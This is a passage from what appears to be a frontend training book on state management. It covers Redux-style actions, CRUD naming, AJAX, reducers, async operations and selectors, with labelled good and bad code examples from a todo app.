export const editTodo = (payload) => ({ type: EDIT_TODO, payload });
export const updateTodo = (payload) => ({ type: UPDATE_TODO, payload });
export const deleteTodo = (id) => ({ type: DELETE_TODO, payload: { id } });
export const toggleTodo = (payload) => ({ type: TOGGLE_TODO, payload });
```

Classic Redux shown; the Redux Toolkit, Redux Saga, NgRx, Pinia versions are on [the site](#).

What to notice:

- **Redux / Saga / WC-Saga** all ship the same primitive: plain `{ type, payload }` objects and little creator functions. Saga variants add explicit `*Success` / `*Error` follow-ups because the middleware expects them.
- **RTK** hides both the type constants and the plain-object creators — you only write the reducer case names, and it synthesises everything.
- **NgRx** uses `createAction + props<...>()` to give you a typed creator that still produces a conventional `{ type, ...payload }` action object.
- **Pinia** is the odd one out: it has no action *objects* at all. Actions are methods on the store that mutate `this` — the devtools still show them as discrete events, but you don't author a creator.

Synchronous creators are only half the story — most real apps need to dispatch actions in response to network calls, which is where thunks come in.

Common mistakes

1. Including Non-Serializable Data in Actions

Mistake: Putting functions, Promises, or class instances in action payload.

```
// ❌ BAD: Non-serializable data
dispatch({
  type: 'users/set',
  payload: new User({ id: 1, name: 'Alice' }) // Class instance
});

dispatch({
  type: 'data/fetch',
  payload: fetch('/api/data') // Promise
});

dispatch({
  type: 'callback/set',
  payload: () => console.log('done') // Function
});
// Breaks Redux DevTools, persistence, time-travel debugging
```

```
// ✅ GOOD: Plain serializable objects
dispatch({
  type: 'users/set',
  payload: { id: 1, name: 'Alice' } // Plain object
});

// Handle async in thunks
const fetchData = () => async (dispatch) => {
  const data = await fetch('/api/data');
  dispatch({ type: 'data/set', payload: data }); // Only plain data
};

// Store callback IDs, not functions
dispatch({
  type: 'callback/register',
  payload: { callbackId: 'onComplete' } // Reference, not function
});
```

Why it matters: Redux requires serializable actions for DevTools, persistence, and debugging. Non-serializable data breaks these features.

2. Putting Logic in Action Creators

Mistake: Complex business logic in action creators instead of reducers/middleware.

```
// ❌ BAD: Logic in action creator
function updateUserAge(userId, newAge) {
  const users = store.getState().users; // Accessing store directly!
```

```

const user = users.find(u => u.id === userId);

if (user.age === newAge) {
  return { type: 'NO_OP' }; // Conditional logic
}

const canUpdate = newAge > 0 && newAge < 150; // Validation

if (!canUpdate) {
  return {
    type: 'users/updateFailed',
    payload: 'Invalid age'
  };
}

return {
  type: 'users/updateAge',
  payload: { userId, newAge, updatedAt: Date.now() }
};
}

```

```

// ✅ GOOD: Simple action creator, logic in reducer/middleware
function updateUserAge(userId, newAge) {
  return {
    type: 'users/updateAge',
    payload: { userId, newAge }
  };
}

// Validation in reducer
function usersReducer(state, action) {
  if (action.type === 'users/updateAge') {
    const { userId, newAge } = action.payload;

    // Validation logic here
    if (newAge <= 0 || newAge >= 150) {
      return state; // Ignore invalid updates
    }

    return {
      ...state,
      items: state.items.map(u =>
        u.id === userId ? { ...u, age: newAge } : u
      )
    };
  }
  return state;
}

```

Why it matters: Action creators should create actions, not contain business logic. Logic belongs in reducers (sync) or middleware (async).

3. Inconsistent Action Naming

Mistake: No naming convention for action types.

```

// ❌ BAD: Inconsistent naming
const actions = {
  addUser: { type: 'ADD_USER' }, // SCREAMING_SNAKE_CASE

```

```
deleteUser: { type: 'user-delete' }, // kebab-case
updateUser: { type: 'updateUser' }, // camelCase
user_fetch: { type: 'FETCH' } // snake_case, ambiguous type
};
// Hard to track, error-prone
```

```
// ✅ GOOD: Consistent naming (domain/event)
const actions = {
  addUser: { type: 'users/add' },
  deleteUser: { type: 'users/delete' },
  updateUser: { type: 'users/update' },
  fetchUser: { type: 'users/fetch' }
};

// Or Redux Toolkit approach
const usersSlice = createSlice({
  name: 'users',
  initialState,
  reducers: {
    add: (state, action) => { /* ... */ }, // Auto-generates 'users/add'
    delete: (state, action) => { /* ... */ }, // Auto-generates 'users/delete'
    update: (state, action) => { /* ... */ } // Auto-generates 'users/update'
  }
});
```

Why it matters: Consistent naming improves debugging, reduces typos, and makes action logs readable. Convention: `domain/event` (e.g., `users/add`, `cart/checkout`).

Best practices

Key principles

1. **Descriptive, Not Imperative:** Actions say “user logged in” not “set user to X”. They describe events, not commands.
2. **Plain Serializable Objects:** Actions must be plain objects (no functions, Promises, classes). This enables logging, replay, and persistence.
3. **Single Type Property:** Every action has a `type` string identifying it. Convention: `'domain/eventName'`.

DO

- Use descriptive type names (`'todos/addTodo'`)
- Follow FSA (Flux Standard Action) format
- Use action creators to encapsulate creation
- Define type constants to prevent typos
- Use request/success/error for async actions

DON'T

- Put non-serializable values in actions
- Make action types too generic (`'UPDATE'`)
- Dispatch from reducers (dispatch from components/middleware)
- Mutate actions after creation
- Skip action creators for complex payloads

Quality gates

Before you call it done:

- ☐ Actions are plain objects
- ☐ Type follows domain/event naming
- ☐ Payloads are serializable
- ☐ Async uses request/success/error
- ☐ Action creators used for complex actions
- ☐ TypeScript types for actions

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/state/actions.html



CRUD

THE STATE SIDE · CHAPTER 40

Key insight. A CRUD action name has two axes: the **verb** (what the user wants) and the **lifecycle phase** (where in the round-trip we are). One axis without the other leaves your reducer guessing. `CREATE_TODO` alone can't tell loading from done; `SUCCESS` alone can't tell create from update. The triple is the smallest naming scheme that pins down both.

What it is

CRUD is the lingua franca of persistence. Pick a noun in your app — todos, users, invoices — and the user-facing operations almost always reduce to creating new ones, reading the list, updating individual rows, and deleting them. Naming your state actions after these four verbs keeps the action log readable: anyone scanning a Redux DevTools timeline can guess what `CREATE_TODO` and `DELETE_TODO` do without opening a reducer.

The mapping holds across storage layers, which is why every template in this repo reuses the same vocabulary on the client:

CRUD	SQL	HTTP	Redux action	NgRx action
Create	INSERT	POST	<code>CREATE_TODO</code>	<code>[Todo] CreateTodo</code>
Read	SELECT	GET	<code>READ_TODO</code>	<code>[Todo] LoadTodos</code>
Update	UPDATE	PUT	<code>UPDATE_TODO</code>	<code>[Todo] UpdateTodo</code>
Delete	DELETE	DELETE	<code>DELETE_TODO</code>	<code>[Todo] DeleteTodo</code>

Async CRUD needs more than four actions, though. Once a request leaves the browser, the UI has three things to render: the in-flight spinner, the resolved data, and the error. The Redux family templates encode that as the **request/success/fail triple** — `CREATE_TODO`, `CREATE_TODO_SUCCESS`, `CREATE_TODO_ERROR` —

so the reducer can flip a `isLoading` flag on request, commit data on success, and surface an error string on failure. NgRx spells it `addTodoRequest` / `addTodoSuccess` / `addTodoFail`; RTK's `createAsyncThunk` generates `pending` / `fulfilled` / `rejected` automatically.

The exception is purely-local actions like `EDIT_TODO` (stage the row being edited) and `TOGGLE_TODO` (flip the checkbox). Those mutate UI state synchronously and don't need a triple. The rule of thumb: if it touches the network or another tab, give it a triple; if it only touches the current store, a single action is fine.

In code

<p>React Redux</p>

```
// templates/chota-react-redux/src/state/todo/todo.type.js
export const CREATE_TODO = "CREATE_TODO";
export const READ_TODO   = "READ_TODO";
export const UPDATE_TODO = "UPDATE_TODO";
export const TOGGLE_TODO = "TOGGLE_TODO";
export const DELETE_TODO = "DELETE_TODO";

// classic Redux keeps action types as constants so typos
// surface at import time rather than at runtime
```

Common mistakes

1. Collapsing the lifecycle into one action

```
// BAD – one action covers request, success, and error
dispatch({ type: 'CREATE_TODO', payload: newTodo });
// reducer has no idea whether to show a spinner, commit the row,
// or render an error banner – it's all the same action.
```

```
// GOOD – three actions, one per lifecycle phase
dispatch(createTodo(text));           // CREATE_TODO           → isLoading = true
// saga / thunk runs, then...
dispatch(createTodoSuccess(saved));   // CREATE_TODO_SUCCESS → push row, clear flag
// or on failure...
dispatch(createTodoError(err.toString())); // CREATE_TODO_ERROR  → set error, clear flag
```

Why it matters: the loading flag, the data commit, and the error message live in different reducer branches. One action means the reducer can't distinguish them, which means the UI can't render a spinner, an empty state, or an error toast without ad-hoc booleans bolted on top.

2. Naming actions after database rows instead of intents

```
// BAD – action sounds like a record, not an event
dispatch({ type: 'TODO_ROW', payload: { id: 7, text: 'milk' } });
// What happened to the row? Was it inserted? Edited? Loaded from cache?
```

```
// GOOD – action names a user intent, payload carries the record
dispatch(createTodo('milk'));    // intent: add a new todo
dispatch(updateTodo({ id: 7, text: 'oat milk' })); // intent: edit row 7
dispatch(deleteTodo(7));        // intent: remove row 7
```

Why it matters: actions are events in a log, not entities in a table. The DevTools timeline should read like a story (`CREATE_TODO` , `READ_TODO_SUCCESS` , `TOGGLE_TODO`) — not a dump of rows. Naming by intent also makes sagas and effects easier: you `takeLatest(CREATE_TODO, addTodos)` because that's the verb you're reacting to.

3. Forgetting to invalidate cached lists after Create or Delete

```
// BAD – DELETE_TODO_SUCCESS only flips the loading flag
case DELETE_TODO_SUCCESS:
  return { ...state, isLoading: false };
// the deleted row is still in state.todoItems until the next READ_TODO
```

```
// GOOD – Create / Delete success actions also reconcile the list
case DELETE_TODO_SUCCESS:
  return {
    ...state,
    isLoading: false,
    todoItems: state.todoItems.filter((t) => t.id !== action.payload.id),
    previousStateTodoItems: undefined, // drop the rollback snapshot
  };
};
```

Why it matters: Read-shaped caches (`state.todoItems` , RTK Query's `getTodos` cache, an NgRx entity adapter's collection) don't auto-update when a sibling mutation succeeds. Either invalidate the cache, optimistically patch it, or refetch — but pick one. Skipping this step is the single most common reason a “deleted” todo reappears after a route change.

Best practices

Key principles

1. **Consistent Naming:** Use `domain/operation` pattern— `todos/create` , `todos/read` , `todos/update` , `todos/delete` . Consistency aids debugging.
2. **Request/Success/Error:** Each CRUD operation needs three action types for async handling: `todos/createRequest` , `todos/createSuccess` , `todos/createError` .
3. **Normalized State:** Store entities by ID for efficient CRUD. `{ byId: { '1': {...} }, allIds: ['1'] }` enables O(1) lookups.

DO

- Follow domain/operationName convention
- Define action types as constants
- Use request/success/error for async
- Normalize state for entities
- Handle optimistic updates thoughtfully

DON'T

- Use generic names (UPDATE , SET_DATA)
- Mix naming conventions
- Forget error handling in CRUD operations
- Store data in arrays when objects are better
- Skip loading/error states

Quality gates

Before you call it done:

- | | |
|--|--|
| ☐ Consistent naming convention | ☐ Loading/error states handled |
| ☐ Request/success/error for async | ☐ Optimistic updates considered |
| ☐ Normalized state for entities | ☐ Action type constants used |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/state/crud.html



AJAX

THE STATE SIDE · CHAPTER 41

AT A GLANCE

- Asynchronous server requests without full page reloads
- Fetched data feeds the store via request/success/fail action triples
- Lives in operations, sagas, effects, or Pinia actions — never in reducers

Key insight. AJAX in a state-managed app is plumbing, not policy. The interesting design choice is *where* the fetch lives and *which actions* it dispatches — never whether to use XHR or fetch directly in a component. By pushing every network call into operations / sagas / effects / Pinia actions, the rest of the app becomes synchronous: components dispatch a request action and re-render off selectors, reducers stay pure functions of `(state, action)`, and tests can mock the network at one well-defined seam instead of stubbing `global.fetch` everywhere.

What it is

AJAX (Asynchronous JavaScript And XML) is the umbrella term for any client-side HTTP request made without navigating the browser. Two browser APIs implement it: the legacy `XMLHttpRequest` (event-driven, verbose, but supports upload progress and synchronous mode) and the modern `fetch` (Promise-based, streams-aware, the default in every template here). Libraries like `Axios` wrap one of those two; under the hood it's still XHR or `fetch`.

In this repo, AJAX never appears inside a reducer — reducers stay pure. Instead, network calls live in the side-effect layer for each framework: `src/state/<slice>/<slice>.operations.js` for Redux Saga and Pinia, `<slice>.effects.ts` for NgRx, and (when added) `thunks/ createAsyncThunk` for plain Redux and RTK. Every template imports a thin `utils/api.js` helper that returns a `fetch`-compatible `Response`.

Every async flow follows the same three-action shape: a *request* action flips a loading flag, a *success* action commits the payload to the store, and a *fail* action records the error. The `try / catch` around the call dispatches success on the happy path and fail in the catch — that pattern is identical across saga, effect, thunk, and Pinia operation files. Watchers (`takeLatest` , `ofType` , action-listener middleware) wire the request action to the side effect.

Fetch and XHR have one critical asymmetry worth memorising: **fetch only rejects on network failures**, not on HTTP error status. A 404 or 500 produces a resolved Promise whose `response.ok` is `false` , so callers must check it explicitly before parsing JSON. XHR, by contrast, surfaces no error status either — you must inspect `xhr.status` . Either way, “the request returned” and “the request succeeded” are different questions.

In code

The same “load todos from the server” flow expressed in each template’s idiom. The watcher / effect / store-action listens for the request action, hits the API, then dispatches success or fail.

<p>React Redux</p>

```
// templates/chota-react-redux/src/state/todo/todo.actions.js (thunk form)
// Plain Redux uses redux-thunk: an action creator returns a function
// that receives dispatch, calls fetch, and dispatches the triple.
import fetchApi from "../../utils/api";
import { READ_TODO_SUCCESS, READ_TODO_ERROR } from "../todo.type";

export const readTodos = () => async (dispatch) => {
  dispatch({ type: "READ_TODO" });
  try {
    const res = await fetchApi("/todos");
    const data = await res.json();
    dispatch({ type: READ_TODO_SUCCESS, payload: data });
  } catch (error) {
    dispatch({ type: READ_TODO_ERROR, payload: error.toString() });
  }
};
```

Common mistakes

1. Treating a 4xx/5xx response as success

```
// BAD – fetch resolves on HTTP 500, so this swallows server errors
const res = await fetch("/api/todos");
const data = await res.json(); // may throw, or worse: parse an error body
dispatch(readTodoSuccess(data));
```

```
// GOOD – gate on response.ok before parsing
const res = await fetch("/api/todos");
if (!res.ok) throw new Error(`HTTP ${res.status}`);
dispatch(readTodoSuccess(await res.json()));
```

Why it matters: `fetch` only rejects on network failures. Without an `ok` check, error pages get parsed as data and your reducer ends up with garbage state.

2. Leaking requests / race conditions

```
// BAD – older request can resolve last and clobber newer data
useEffect(() => { dispatch(searchUsers(query)); }, [query]);
```

```
// GOOD – abort the previous request when query changes
useEffect(() => {
  const ctrl = new AbortController();
  dispatch(searchUsers({ query, signal: ctrl.signal }));
  return () => ctrl.abort();
}, [query]);
```

Why it matters: Without cancellation, a slow earlier response overwrites the latest one and the UI shows stale results — `takeLatest` solves this in saga, `switchMap` in `NgRx`, `AbortController` in `thunks`.

3. Calling `fetch` inside a reducer

```
// BAD – reducers must be pure; this breaks DevTools, tests, and SSR
case READ_TODO:
  fetch("/api/todos").then(r => r.json()); // side effect in reducer
  return state;
```

```
// GOOD – fetch lives in the side-effect layer; reducer just handles success
case READ_TODO_SUCCESS:
  return { ...state, items: action.payload };
```

Why it matters: Reducers are run during time-travel, hydration, and tests. Any I/O inside them re-fires on replay, makes them non-deterministic, and shatters the mental model of `(state, action) => state`.

Best practices

Key principles

1. **Asynchronous by Design:** AJAX doesn't block UI. Fire request, continue rendering, update when response arrives.
2. **State Integration:** AJAX results flow into state management. Track loading, success, and error states for each request.
3. **Fetch API or Axios:** Fetch is native (no dependencies). Axios adds interceptors, request cancellation, and better error handling.

DO

- Use async/await for cleaner code
- Handle loading, success, and error states
- Implement request cancellation (AbortController)
- Use axios interceptors for auth/error handling
- Cache responses appropriately

DON'T

- Forget error handling (network failures happen)
- Ignore loading states (show feedback)
- Leave requests hanging on unmount
- Hardcode API URLs (use environment variables)
- Skip request/response transformation

Quality gates

Before you call it done:

- | | |
|--|--|
| ☐ Loading/error states handled | ☐ Centralized API client |
| ☐ Request cancellation on unmount | ☐ Environment-based URLs |
| ☐ Error handling with user feedback | ☐ Interceptors for cross-cutting concerns |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/state/ajax.html



Reducer

THE STATE SIDE · CHAPTER 42

AT A GLANCE

- Pure function mapping (state, action) → newState
- Foundation of predictable state management
- Enables time-travel debugging and state reproducibility

Key insight. Reducers transform Redux from “just another state container” into a predictable state machine—every state transition is a pure function, meaning given the same state and action, you’ll always get the exact same result. This purity unlocks time-travel debugging, hot reloading, and deterministic testing that’s impossible with mutable state. Think of reducers as the “laws of physics” for your application state: they define how your state universe evolves, and unlike messy imperative code, these laws can be tested, replayed, and proven correct.

What it is

A reducer in state management is a pure function that takes the current state and an action as arguments, and returns a new state. Reducers are fundamental to managing state in libraries like Redux, but the concept is applicable to other state management solutions as well. It’s particularly useful for handling CRUD (Create, Read, Update, Delete) operations in a predictable manner.

The term “reducer” comes from the JavaScript `Array.reduce()` method—just as `reduce` transforms an array into a single value by applying a function to each element, Redux reducers transform a sequence of actions into the current state. Each action is like an event in time, and the reducer determines how that event changes the state.

Key characteristics of reducers:

1. **Pure functions** - No side effects, same inputs always produce same outputs
2. **Immutable updates** - Always return new state objects, never mutate existing state
3. **Predictable transformations** - Determine how state changes in response to actions
4. **Composable** - Complex reducers built from simpler reducer functions
5. **Testable** - Pure functions are trivial to unit test

In code

Example: Todo reducer across state libraries

The same “todo slice” implemented four different ways, pulled from the actual templates. Notice that Classic Redux and Redux Saga use the same switch/case reducer (Saga adds request/success/error branches); RTK compresses the same effect into `createSlice` with Immer-backed mutating-looking code; NgRx uses `createReducer(on(...))`. Pinia doesn’t have a reducer at all — its “actions” mutate the store state directly — so it isn’t listed here.

Classic Redux

```
// templates/chota-react-redux/src/state/todo/todo.reducer.js
import initialTodoState from "../todo.initial";
import { CREATE_TODO, DELETE_TODO, EDIT_TODO, TOGGLE_TODO, UPDATE_TODO } from "../todo.type";

const todo = (state = initialTodoState, action) => {
  let todoItems = [];
  switch (action.type) {
    case CREATE_TODO:
      return {
        ...state,
        todoItems: [
          ...state.todoItems,
          { id: action.payload.id, text: action.payload.text, completed: false },
        ],
      };
    case EDIT_TODO:
      return { ...state, currentTodoItem: action.payload };
    case UPDATE_TODO:
      todoItems = state.todoItems.map((t) =>
        t.id === action.payload.id ? { ...t, text: action.payload.text } : t);
      return { ...state, todoItems, currentTodoItem: initialTodoState.currentTodoItem };
    case TOGGLE_TODO:
      todoItems = state.todoItems.map((t) =>
        t.id === action.payload.id ? { ...t, completed: !t.completed } : t);
      return { ...state, todoItems };
    case DELETE_TODO:
      todoItems = state.todoItems.filter((t) => t.id !== action.payload.id);
      return { ...state, todoItems };
    default:
      return state;
  }
};
export default todo;
```

Classic Redux shown; the Redux Toolkit, Redux Saga, NgRx versions are on [the site](#).

Across all four tabs the *contract* is the same: given the previous state and an action, return a new state. The surface differs in whether you write the switch yourself (Classic Redux / Saga), let a library auto-generate the switch from handlers (NgRx, RTK), or dispense with the whole pattern in favour of store-method mutations (Pinia — see the `Store` docs).

Common mistakes

1. Mutating State Directly

Mistake: Modifying state object instead of returning new object.

```
// ❌ BAD: Mutating state
function badReducer(state = { count: 0 }, action) {
  switch (action.type) {
    case 'INCREMENT':
      state.count++; // MUTATION! Redux won't detect change
      return state;

    case 'ADD_ITEM':
      state.items.push(action.payload); // MUTATION!
      return state;

    default:
      return state;
  }
}
// Redux uses shallow equality checks - mutations break change detection
```

```
// ✅ GOOD: Immutable updates
function goodReducer(state = { count: 0, items: [] }, action) {
  switch (action.type) {
    case 'INCREMENT':
      return { ...state, count: state.count + 1 }; // New object

    case 'ADD_ITEM':
      return {
        ...state,
        items: [...state.items, action.payload] // New array
      };

    default:
      return state;
  }
}
```

Why it matters: Mutations prevent Redux from detecting changes, breaking React re-renders, DevTools time-travel, and selector memoization. Always return new objects.

2. Side Effects in Reducers

Mistake: Performing async operations or side effects inside reducer.


```
// ❌ BAD: Side effects in reducer
function badReducer(state = {}, action) {
  switch (action.type) {
    case 'SAVE_DATA':
      localStorage.setItem('data', action.payload); // SIDE EFFECT!
      return { ...state, saved: true };

    case 'FETCH_USER':
      fetch('/api/user') // ASYNC SIDE EFFECT!
        .then(res => res.json())
        .then(user => state.user = user); // Also mutating!
      return state;

    case 'LOG_ACTION':
      console.log('Action:', action); // SIDE EFFECT (logging)
      return state;

    default:
      return state;
  }
}
```

```
// ✅ GOOD: Pure reducer, side effects in middleware
function goodReducer(state = {}, action) {
  switch (action.type) {
    case 'SAVE_DATA':
      return { ...state, data: action.payload, saved: true };

    case 'FETCH_USER_SUCCESS':
      return { ...state, user: action.payload };

    case 'FETCH_USER_FAILURE':
      return { ...state, error: action.payload };

    default:
      return state;
  }
}

// Side effects handled in middleware (e.g., Redux Thunk)
const saveDataThunk = (data) => (dispatch) => {
  localStorage.setItem('data', data); // Side effect here
  dispatch({ type: 'SAVE_DATA', payload: data });
};

const fetchUserThunk = () => async (dispatch) => {
  try {
    const res = await fetch('/api/user');
    const user = await res.json();
    dispatch({ type: 'FETCH_USER_SUCCESS', payload: user });
  } catch (error) {
    dispatch({ type: 'FETCH_USER_FAILURE', payload: error.message });
  }
};
```

Why it matters: Reducers must be pure for time-travel debugging, testing, and predictability. Side effects belong in middleware or action creators.

3. Not Handling Default Case

Mistake: Missing default case in switch statement.

```
// ❌ BAD: No default case
function badReducer(state = { count: 0 }, action) {
  switch (action.type) {
    case 'INCREMENT':
      return { count: state.count + 1 };

    case 'DECREMENT':
      return { count: state.count - 1 };
    // Missing default case!
  }
  // Returns undefined for unknown actions!
}

// Later:
const state = badReducer({ count: 5 }, { type: 'UNKNOWN' });
console.log(state); // undefined - state destroyed!
```

```
// ✅ GOOD: Always return state in default
function goodReducer(state = { count: 0 }, action) {
  switch (action.type) {
    case 'INCREMENT':
      return { count: state.count + 1 };

    case 'DECREMENT':
      return { count: state.count - 1 };

    default:
      return state; // CRITICAL: preserve state for unknown actions
  }
}

const state = goodReducer({ count: 5 }, { type: 'UNKNOWN' });
console.log(state); // { count: 5 } - state preserved
```

Why it matters: Redux dispatches initialization actions and other internal actions. Without default case, state becomes undefined, breaking the entire app.

Best practices

Key principles

1. **Pure Functions:** No side effects. Same inputs always produce same outputs. No API calls, no random values, no `Date.now()` inside reducers.
2. **Immutable Updates:** Never mutate state directly. Always return new objects. Use spread operator or Immer for nested updates.
3. **Handle Unknown Actions:** Always return current state for unrecognized action types. Never throw errors.

DO

- Return new state objects (immutability)
- Handle all action types with switch/case or RTK
- Use Redux Toolkit (Immer handles immutability)
- Split reducers by domain (combineReducers)
- Initialize with meaningful default state

DON'T

- Mutate state or action parameters
- Perform side effects (API calls, logging)
- Call non-pure functions (Date.now(), Math.random())
- Handle async logic in reducers (use middleware)
- Create deeply nested state structures

Quality gates

Before you call it done:

- | | |
|---|---|
| ☐ Pure functions (no side effects) | ☐ Organized by domain |
| ☐ Immutable updates (new objects) | ☐ TypeScript typed state/actions |
| ☐ Default case returns state | ☐ Unit tests for each case |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/state/reducer.html



Operations

THE STATE SIDE · CHAPTER 43

Key insight. Reducers are the *what*; operations are the *how*. Move every `await` and `try/catch` into operations and reducers stay as pure functions of `(state, action)` — fully testable and replayable — while the running app still gets real network behaviour, optimistic updates, and cancellation.

What it is

An **operation** is the async layer between a UI event and the store. The component dispatches a plain action (“user clicked add”); the operation runs the fetch, awaits the response, and dispatches the resulting success or error action. Reducers stay pure; everything that touches the network lives here.

In this repo, operations live next to their slice. Saga and Pinia name the file `todo.operations.js`; RTK uses `createAsyncThunk`; classic Redux uses a hand-written thunk; NgRx uses `createEffect` in `todo.effects.ts`. Same role, different ceremony.

The distinction matters: **actions describe *what* happened, operations describe *how* to get there.** Separating them is what makes reducers replayable and devtools time-travel possible — the network round-trip is fully reified as the action triple it produced.

Operations also own the cross-cutting concerns of async UX: loading flags, optimistic updates with rollback (Saga and Pinia capture `previousStateTodoItems` before the request), and cancellation when a newer request supersedes an older one (`takeLatest` in sagas, `switchMap` in NgRx effects).

In code

The same “add a todo” operation in all five state libraries — each fires a request, calls the API, dispatches success or error.

<p>React Redux</p>

```
// templates/chota-react-redux/src/state/todo/todo.actions.js
export const createTodo = (text) => ({ type: CREATE_TODO, payload: { text } });
export const createTodoSuccess = (todo) => ({ type: CREATE_TODO_SUCCESS, payload: todo });
export const createTodoError = (e) => ({ type: CREATE_TODO_ERROR, error: e });

export const addTodo = (text) => async (dispatch) => {
  dispatch(createTodo(text));
  try {
    const res = await fetch("/todos", { method: "POST", body: JSON.stringify({ text }) });
    dispatch(createTodoSuccess(await res.json()));
  } catch (err) {
    dispatch(createTodoError(err.toString()));
  }
};
```

Common mistakes

1. Doing API calls inside reducers

Mistake: Calling `fetch` from a reducer to keep things “in one place.”

```
// BAD
function todoReducer(state, action) {
  if (action.type === CREATE_TODO) {
    fetch("/todos", { method: "POST", body: JSON.stringify(action.payload) }); // side effect!
    return { ...state, todoItems: [...state.todoItems, action.payload] };
  }
  return state;
}
```

```
// GOOD — reducer stays pure; side effect lives in the operation.
function todoReducer(state, action) {
  if (action.type === CREATE_TODO_SUCCESS) {
    return { ...state, todoItems: [...state.todoItems, action.payload] };
  }
  return state;
}

export function* addTodos(action) {
  try {
    const saved = yield call(addTodoApi, action.payload);
    yield put(createTodoSuccess(saved));
  } catch (e) { yield put(createTodoError(e.toString())); }
}
```

Why it matters: Reducers must be pure — same input, same output, no I/O. A `fetch` inside one breaks devtools time-travel, replay, SSR hydration, and most testing assumptions.

2. Not cancelling when the component unmounts

Mistake: Letting an in-flight request resolve into a store that no longer cares.

```
// BAD: every keystroke fires; results race; stale ones win.
useEffect(() => {
  dispatch(searchTodos(query));
}, [query]);
```

```
// GOOD: takeLatest in the saga cancels older requests automatically.
export function* watchSearch() {
  yield takeLatest(SEARCH_TODOs, runSearch);
}
// Or with createAsyncThunk: read signal in your fetch and abort on unmount.
const searchThunk = createAsyncThunk("todo/search", async (q, { signal }) => {
  const res = await fetch(`/todos?q=${q}`, { signal });
  return res.json();
});
```

Why it matters: Without cancellation, a slow earlier request can land *after* a fast later one and overwrite the correct result. `takeLatest` (saga) and `switchMap` (NgRx) solve this idiomatically; thunks need an `AbortController`.

3. Catching errors but never dispatching the FAIL action

Mistake: Swallowing the error so the UI sticks on its loading spinner forever.

```
// BAD
export function* addTodos(action) {
  try {
    yield call(addTodoApi, action.payload);
    yield put(createTodoSuccess(action.payload));
  } catch (error) {
    console.error(error); // logged, but the store still thinks isLoading=true
  }
}
```

```
// GOOD
export function* addTodos(action) {
  try {
    yield call(addTodoApi, action.payload);
    yield put(createTodoSuccess(action.payload));
  } catch (error) {
    yield put(createTodoError(error.toString())); // reducer flips isLoading=false, sets error
  }
}
```

Why it matters: The lifecycle triple is a contract — every request must end in either success *or* fail. Skipping the fail dispatch leaves the UI in a permanent loading state and hides bugs from users and devtools alike.

Best practices

Key principles

1. **Explicit State Management:** Every async operation tracks three states: loading (pending), success (fulfilled), error (rejected). Components react to these states.
2. **Optimistic Updates:** Update UI immediately, sync with server in background. Roll back on failure. Creates snappy user experience.
3. **Batching & Debouncing:** Group frequent mutations to reduce network requests. Debounce search inputs, batch related updates.

DO

- Track loading/success/error for each operation
- Implement optimistic updates for responsive UX
- Debounce frequent operations (search, autosave)
- Use RTK createAsyncThunk for async actions
- Cancel outdated requests

DON'T

- Ignore error states (always show feedback)
- Skip loading indicators (users need feedback)
- Forget to handle race conditions
- Make too many sequential requests (batch them)
- Leave stale data after mutations

Quality gates

Before you call it done:

- | | |
|---|--|
| ☐ Loading/error/success states tracked | ☐ Race conditions handled |
| ☐ Optimistic updates where appropriate | ☐ Error feedback to users |
| ☐ Debouncing for frequent operations | ☐ Request cancellation on unmount |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/state/operations.html



Selectors

THE STATE SIDE · CHAPTER 44

AT A GLANCE

- Pure functions extracting derived data from state
- Memoization prevents expensive recomputations
- Decouple components from state shape

Key insight. Selectors are the “computed properties” of Redux—they transform raw state into the exact shape your components need, and memoization ensures expensive computations only run when their inputs actually change. Without selectors, every component re-render triggers full data transformations (filtering, sorting, aggregating), but with memoized selectors like Reselect, a 10,000-item list gets filtered once and cached until the list changes. Selectors also future-proof your code: when you refactor state structure, you update selectors, not every component.

What it is

Selectors in state management are pure functions that extract and compute derived data from the application’s state. They act as the “read” layer between raw Redux state and React components, transforming state into component-friendly formats without modifying the state itself.

The selector pattern emerged to solve several problems: components were duplicating transformation logic, expensive computations ran on every render, and state shape changes required updating dozens of components. Selectors centralize this logic, add memoization for performance, and create a clean API layer over state.

Key aspects of selectors:

- **Efficiency:** Selectors use memoization to optimize performance, especially for expensive computations
- **Reusability:** They can be shared across multiple components that need the same data
- **Simplification:** Selectors can create view models that combine multiple pieces of state, simplifying component logic
- **Encapsulation:** Hide state structure from components, making refactoring easier
- **Testability:** Pure functions are trivial to unit test independently of components

In code

Example: getVisibleTodos across state libraries

The same derived selector — give me the filtered set of visible todos — across four state libraries. Classic Redux, Redux Saga, and WC-Saga all use the same plain-function selector (Saga templates share this exact file). Pinia exposes it as a getter on the store. NgRx composes memoized selectors via `createSelector`.

Classic Redux

```
// templates/chota-react-redux/src/state/todo/todo.selectors.js
// Plain selector function. The React-Saga and WC-Saga templates ship the
// same file – the selector pattern is independent of the middleware.
import { SHOW_ACTIVE, SHOW_ALL, SHOW_COMPLETED } from "../filters/filters.type";

export const getVisibleTodos = (todo, filter) => {
  let visibleTodos = [];
  switch (filter) {
    case SHOW_ALL:      visibleTodos = todo.todoItems; break;
    case SHOW_COMPLETED: visibleTodos = todo.todoItems.filter((t) => t.completed); break;
    case SHOW_ACTIVE:   visibleTodos = todo.todoItems.filter((t) => !t.completed); break;
    default:            throw new Error("Unknown filter: " + filter);
  }
  return { ...todo, todoItems: visibleTodos };
};
```

Classic Redux shown; the Redux Toolkit, NgRx, Pinia versions are on [the site](#).

The takeaway: the *derivation* — “apply the active filter to the todo list” — is the same pure function everywhere. What changes is how each library wires memoization and subscription. Redux-family templates use plain functions and optionally opt into `createSelector`. NgRx uses `createSelector` as the default path so every output selector is memoized. Pinia uses Vue’s reactivity (a getter on the store) and reuses the same plain selector internally.

Common mistakes

1. Creating New Objects in Selectors Without Memoization

Mistake: Returning new object references on every call.

```
// ❌ BAD: New array created every call
const selectActiveTodos = (state) => {
  return state.todos.filter(t => !t.completed); // New array every time
};

// Component re-renders infinitely
function TodoList() {
  const todos = useSelector(selectActiveTodos);
  // todos is new array every render → triggers re-render → infinite loop
}
```

```
// ✅ GOOD: Memoized selector
import { createSelector } from 'reselect';

const selectTodos = state => state.todos;

const selectActiveTodos = createSelector(
  [selectTodos],
  (todos) => todos.filter(t => !t.completed)
  // Only recomputes when todos array changes
);
```

Why it matters: Non-memoized selectors returning new objects cause unnecessary re-renders. Reselect memoization prevents this.

2. Sharing Selector Instances Across Components

